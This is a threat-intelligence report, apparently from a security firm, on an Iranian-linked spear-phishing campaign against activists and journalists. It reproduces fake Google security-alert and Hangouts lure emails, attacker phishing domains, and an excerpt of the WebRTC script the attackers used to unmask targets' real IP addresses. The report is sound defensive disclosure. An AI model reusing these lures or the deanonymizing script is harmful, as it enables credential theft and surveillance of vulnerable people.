
The attackers breached the Gmail account of Alon Gur Arye, an Israeli film producer. Alon produced a satire film about the Israeli Mossad, which potentially confused the attackers to thinking he is associated with the Israeli Mossad. The breached account was used to send a phishing email to Tamar Eilam Gindin (who is targeted by the group since 2015<sup>26</sup>). Below is a screenshot of the phishing email:




The email contained a shortened bit.ly link to a domain registered by the attackers - *drivers.document-supportsharing[.]bid*. In the statistics and usage page of the bit.ly URL we can see that the first click, likely a test run performed by the attackers before sending the phish, was from Iran.

<sup>25</sup> Names of victims and targets are shared with their permission.

<sup>26</sup> See , Tamar Reservoir: <http://www.clearskysec.com/thamar-reservoir/>



The phishing page pretends to be a Gmail shared document downed page that requires the visitor to log in:




## Wave 2

Sometimes the phishing email does not contain live text, but only an image of text linked to a phishing page. This is usually done to bypass text based spam filters.

The attackers used WebRTC (code copied from Github<sup>27</sup>) to detect the real IP address of targets who use proxies (This method was documented by Iran Threats<sup>28</sup>):

Domain	Type	Size	Headers	Cookies	Params	Response	Timing
google.com-recoverymail.bid	html	27.99 KB	26			<pre>//get the IP addresses associated with an account function getIPs(callback){   var ip_dups = {};    //compatibility for firefox and chrome   var RTCPeerConnection = window.RTCPeerConnection      window.mozRTCPeerConnection      window.webkitRTCPeerConnection;   var useWebkit = !!window.webkitRTCPeerConnection;    //bypass naive webrtc blocking using an iframe   if(!RTCPeerConnection){     //NOTE: you need to have an iframe in the page right     //     //&lt;iframe id="iframe" sandbox="allow-same-origin" src="..."     //&lt;/script&gt;...getIPs called in here...     //     var win = iframe.contentWindow;     RTCPeerConnection = win.RTCPeerConnection        win.mozRTCPeerConnection        win.webkitRTCPeerConnection;</pre>	
google.com-recoverymail.bid	html	27.99 KB	27				
google.com-recoverymail.bid	html	27.99 KB	28				
google.com-recoverymail.bid	png	6.86 KB	30				
google.com-recoverymail.bid	jpeg	19.20 KB	31				
google.com-recoverymail.bid	jpeg	26.39 KB	32				
google.com-recoverymail.bid	jpeg	5.61 KB	33				
google.com-recoverymail.bid	jpeg	25.54 KB	34				
google.com-recoverymail.bid	png	19.28 KB	36				
google.com-recoverymail.bid	png	0.26 KB	37				

While sending the spear phishing, the attackers performed password recovery on the target's Facebook account, as can be seen below. Thus, she received fake emails and legitimate ones at the same time which could cause her confusion and subsequently to give her credentials in the phishing.




<sup>27</sup> <https://github.com/diafygi/webrtc-ips/blob/master/README.md>


<sup>28</sup> <https://iranthreats.github.io/resources/webrtc-deanonymization/>

### Wave 3

The attackers often open a new Gmail account and send phishing emails from it. For example, *suspended.user.notification@gmail.com* was used to send the following email to targets:



Which leads to:



In other cases, 7 different targeted phishing emails were sent to the same victim on the same day from *customers.mailservice@gmail.com*:

From: "Customer Service" <mailer.customerservice@gmail.com>  
Date: Jan 15, 2017 2:31 PM  
Subject: New sign-in from Chrome on Windows  
To: [REDACTED]  
Cc:

[REDACTED]

**Someone has your password**

Hi [REDACTED]  
Someone just used your password to try to sign in to your Account [REDACTED]@gmail.com

**Details:**

**12:23**

Sunday, 15 January 2017  
Greenwich Mean Time (GMT)  
Mail Service stopped this sign-in attempt, but you should review your recently used devices:

[REVIEW YOUR DEVICES NOW](#)

From: **Customer Service** <mailer.customerservice@gmail.com>  
Date: Sun, Jan 15, 2017 at 10:17 AM  
Subject: Confirm Your Recovery Phone Number  
To: [REDACTED]@gmail.com

Inline image 1 [REDACTED]

Hi [REDACTED]

The recovery Phone number for your Mail Account [REDACTED]@gmail.com - was recently changed. If you made this change, you don't need to do anything more.

If you didn't change your recovery Phone number, someone may have broken into your account. Visit this link for more information: [Account Setting](#).

If you have problem accessing your account, Confirm your Phone number:


[Confirm Your Number](#)

Sincerely,  
The Mail Accounts team

This email can't receive replies. For more information, visit the [Mail Accounts Help Center](#).

You received this mandatory email service announcement to update you about important changes to your Mail product or account.  
© 2016 Mail Inc., 160 Amhitheatre Parkway, Mountain View, CA 9043, USA

Forwarded message  
From: **mailer service** <[customers.mailservice@gmail.com](mailto:customers.mailservice@gmail.com)>  
Date: Sun, Jan 15, 2017 at 11:04 AM  
Subject: Hi [redacted] | [redacted] invited you to a conversation on Hangout  
To: [redacted]




Google+ Hangouts

All your conversations, with anyone, anywhere at anytime.

[redacted] invited you to a conversation

[View Conversation](#)

This notification was sent to [redacted]@gmail.com [Unsubscribe](#) from these emails.  
To stop receiving Hangout notifications from someone, open their profile and click Mute...  
Mail Inc., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA



Google Hangouts

New conversation

[redacted] 4 minutes ago  
Hi, Let's have....

Google

[redacted]


[redacted]@gmail.com

Password

Login

One Google Account for everything Google


G M P Y D M P G




The phishing messages were sent to hundreds of recipients from a previously unknown email address: *mails.customerservices@gmail.com*

They contained a link to *goo-gle[.]mobi*

Below are screen captures of two of the messages. The content is not copied directly from Google's original notices, as evident from the spelling and grammatical errors, some of them typical of Persian speakers, e.g. using direct speech where English would use indirect speech ("that" instead of "whether"):





Hamed Hashemi, an Iranian Independent researcher and photographer living in the Netherlands was targeted in this campaign. He detected the malicious emails and wrote about them in his twitter account<sup>29 30</sup>:




Translation: "The brothers<sup>31</sup> new method for hacking e-mails. Do not be fooled by such an email".

<sup>29</sup> [https://twitter.com/hamed\\_hashemi/status/869835075550162944](https://twitter.com/hamed_hashemi/status/869835075550162944)

<sup>30</sup> [https://twitter.com/hamed\\_hashemi/status/869865703939219456](https://twitter.com/hamed_hashemi/status/869865703939219456)

<sup>31</sup> I.e. people working for the IRI.



Translation: "*Ramezān (The month of Ramadan) operation continues.*"

Other reported receiving 6 spear phishing emails within a few minutes. For example, Soudeh Rad<sup>32</sup> board member at ILGAEurope<sup>33</sup> (an organization for human rights and equality for lesbian, gay, bisexual, trans and intersex people at European level):



Translation: "*What's the most important thing to do when you're under a phishing attack? Keep your calm ☺ 6 e-mails arrived within 10 minutes (saying) someone signed into your email (account), confirm your account.*"

<sup>32</sup> <https://twitter.com/soudehrad/status/876062478685396992>

<sup>33</sup> <https://twitter.com/ILGAEurope>



Behrang Tajdin<sup>34</sup> a BBC Persian TV Reporter said<sup>35 36</sup> he was targeted in a similar campaign in April 2017:



Translation: "If you get an email like this, don't fall for it and don't click. It's nothing but a useless phishing attempt to hack your google and Gmail account."

<sup>34</sup> <https://twitter.com/Behrang>

<sup>35</sup> <https://twitter.com/Behrang/status/855761991117484032>




**Behrang Tajdin** ✓ @Behrang · Apr 22

Replying to @Behrang

و اگه روی لینک کلیک کنید، اما پسوردتون رو ننزید، یک ای میل دیگه براتون می فرستن. گول  
نخورید که **#غفلت\_موجب\_پشیمانی\_است**

🌐 Translate from Persian



Translation: "And if you click on the link but don't type your password, they send you another email. Don't fall for "if you wait you regret" "

## Email tracking services

The attackers often use mailtrack.io to track when phishing emails are opened. These services are often used by marketing people to monitor their campaign effectiveness. Below is the source code of a spear phishing email with a mailtrack.io tracking link:

```
All your conversations, with anyone, anywhere at anytime.
=E2=80=8B[image: Inline image 2]
*██████████ *invited you to a conversation
View Conversation
<http://google-hangout.verify-account.services/Chat?v=██████████>
This notification was sent to ██████████@gmail.com
<https://mailtrack.io/trace/link/██████████?u=
